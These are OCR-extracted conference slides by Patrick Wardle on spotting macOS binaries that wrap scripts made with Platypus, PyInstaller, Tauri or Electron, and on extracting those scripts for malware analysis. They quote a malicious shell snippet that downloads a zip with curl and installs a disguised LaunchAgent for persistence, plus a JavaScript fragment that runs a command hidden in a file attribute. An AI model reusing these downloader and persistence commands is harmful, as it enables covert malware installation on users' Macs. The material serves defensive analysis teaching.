
Binary Facades

from compiled macOS malware

extracting embedded scripts



What You Will Learn

How to identify "script-wrapped" binaries and extract their embedded (malicious?) script payloads ...no disassembly needed!

```
10050f7e0  char const data_10050f7e0[0xb] = "/preload.js"
10050f7eb  char const data_10050f7eb[0x0] =
10050f7eb  {
10050f7eb  }
10050f7eb                                  1b 37 02 00 64-73 4d 5f a3 32 04 0d 44-3a 97 e7 3e e2 36 78 93
10050f800  74 40 fc 6e 07 24 a0 7b-e8 3c 2c b0 40 b3 34 81-10 52 3d 1f e1 90 88 c3-d2 6e b6 f1 39 0c 7e 14
10050f820  f0 04 05 b7 63 c7 90 ff-d0 0f 88 9f e5 f7 75 44-ec 87 14 f9 7c cc 98 70-94 2f 6c 36 36 f7 ab 9d
10050f840  fd 8b 43 92 2c 35 ba e0-ef 17 68 b6 60 3a 83 82-c1 28 51 42 3c 84 14 ab-1c 6d 1e 72 8a 57 f8 a1
10050f860  c0 68 5e 6d 9a a1 99 d9-73 41 84 1c 6f 22 4d ae-fb a0 50 2b 58 19 de d3-4d b3 a1 ca 21 3e 7d 90
```

embedded & compressed JavaScript
(in compiled 'host' binary)

1. The (malicious) payload
2. Easier to analyze than binary code!

```
01  ...
02  async function performInitializationTask() {
03      const appPath = await invoke('get_application_path')
04      const attribute = await invoke('get_application_properties', {
05          path: appPath,
06          name: "test"
07      })
08      await invoke('run_command', {
09          command: attribute
10      })
```

WHOAMI

Patrick Wardle


Objective-See

DoubleYou


Building core macOS detection components that integrate into larger enterprise security products

....with Mike S!

"The Art of Mac Malware" Book Series



use as a
follow-up resource !



5

BINARY TRIAGE

In the last chapter, I introduced static analysis tools and techniques and applied them to various nonbinary file formats, such as distribution mediums and scripts. In this chapter, we'll continue our discussion of static analysis by focusing on Apple's native executable file format, the venerable Mach object file format (Mach-O). As the majority of Mac malware is compiled into Mach-Os, all Mac malware analysts should understand the structure of these binaries, as at a minimum, this will allow you to differentiate the benign from the malicious.


The Mach-O File Format

Like with all binary file formats, analyzing and understanding Mach-O files requires specific analysis tools, often culminating in the use of a binary disassembler. Executable binary file formats are rather complex, and the Mach-O is no exception. The good news is that you'll need only an elementary understanding of the format, as well as a few related concepts,

Vol I, Ch. 5: "Binary Triage"
(Section: "Nonbinary" Binaries)

100% free online: taomm.org

100% royalties donated Objective-See Foundation



A brief

Introduction & Concepts

You Encounter an Unknown File

...is something benign, or malicious?

good ? bad (known) ? bad (unknown) ?

good
...you're done

bad
known? ...you're done

fun :)
...but time-consuming


bad (unknown)

full analysis

write report

create sigs/IOCs


The goal:




Quickly classify:
- good
- bad (known)
- bad (unknown)

You Encounter an Unknown File

...is something benign, or malicious?





But what if the binary
is really just an "execution-host" for a script !?


Can we skip all the time-consuming binary analysis steps? ....spoiler: YES !

"Non-Binary" Binaries

...originally scripts, now packaged up into binaries

```
01  nohup curl -o ~/Library/mdworker.zip "https://public.adobecc.com/files/
02  1U14RSV3MVAHBMEGVS4LZ42AFNYEFF?content_disposition=attachment" \
03
04  && unzip -o ~/Library/mdworker.zip -d ~/Library \
05  && mkdir -p ~/Library/LaunchAgents \
06  && mv ~/Library/mdworker/MacOSupdate.plist ~/Library/LaunchAgents \
07  && sleep 300 \
08  && launchctl load -w ~/Library/LaunchAgents/MacOSupdate.plist &
```

package up into app bundle




Why are "Non-Binary" Binaries a thing?

simplicity and "run-ability"

1. Script kiddie's can't code
   ...but can (kinda) write malicious scripts

2. Scripts are often fairly cross-platform (e.g. Python)

3. macOS users (targets) can't run scripts easily
   ...but can easily 2x click, say, an .app!



Other benefits?

1. Hides / obfuscates the (easily analyzable) script
2. Reduces chances of AV detection

And Why Should You Care?

...you really don't want to waste time reversing the binary

Also, many times the script in only decompressed and run directly in-memory


...so extraction of the script is a must !

Benign (compiled) script 'loader'.

You don't want to waste your time revering this mach-O, and definitely don't write an AV signature to flag it!

The (original) malicious script.

...this is all you want to analyze!



Non-Binary

Identification & Extraction


Script

There are Many Tools for Packaging Up Scripts

...please note; they are all not malicious per se!

PyInstaller


Tauri



Electron

Platypus

take as input scripts, and output an "native" application
...and all have been abused by malware authors




from script to clickable .app


The Mission

...should you choose to accept!

1. Learn how to identify 'non-binary' binaries ...and identify the tool that created them.

2. Learn how to extract (or at least reconstruct) the scripts to facilitate malware analysis.





Note: each tool packages up the scripts in their own unique way (which means, extraction is different for each)

PLATYPUS


"create Mac apps from command line scripts"

Platypus

Platypus is a developer tool that creates native Mac applications from command line scripts such as shell scripts or Python, Perl, Ruby, Tcl, JavaScript and PHP programs. This is done by wrapping the script in a macOS application bundle along with an app binary that runs the script.

Platypus makes it easy to share scripts and command line programs with people who are unfamiliar with the shell interface. Native, user-friendly applications can be created with a few clicks. It is very easy to create installers, droplets, administrative applications, login items, status menu items, launchers and automations using Platypus.

github.com/sveinbjornt/Platypus



script:
name and location are hard-coded

```
01  -(void)loadAppSettings {
02
03      NSBundle *bundle = [NSBundle mainBundle];
04      scriptPath = [bundle pathForResource:@"script" ofType:nil];
05
06      //script will be added to arguments
07  }
08
09  -(void)applicationDidFinishLaunching ... {
10
11      [self executeScript];
12  }
13
14
15  -(void)executeScriptWithoutPrivileges {
16
17      task = [[NSTask alloc] init];
18      [task setLaunchPath:interpreterPath];
19      [task setArguments:arguments];
20      [task launch];
21      ...
22  }
```

1 app delegate


2 exec script

Platypus loader (binary)

PLATYPUS

identifying platypus apps

1



'ScriptExec*' classes

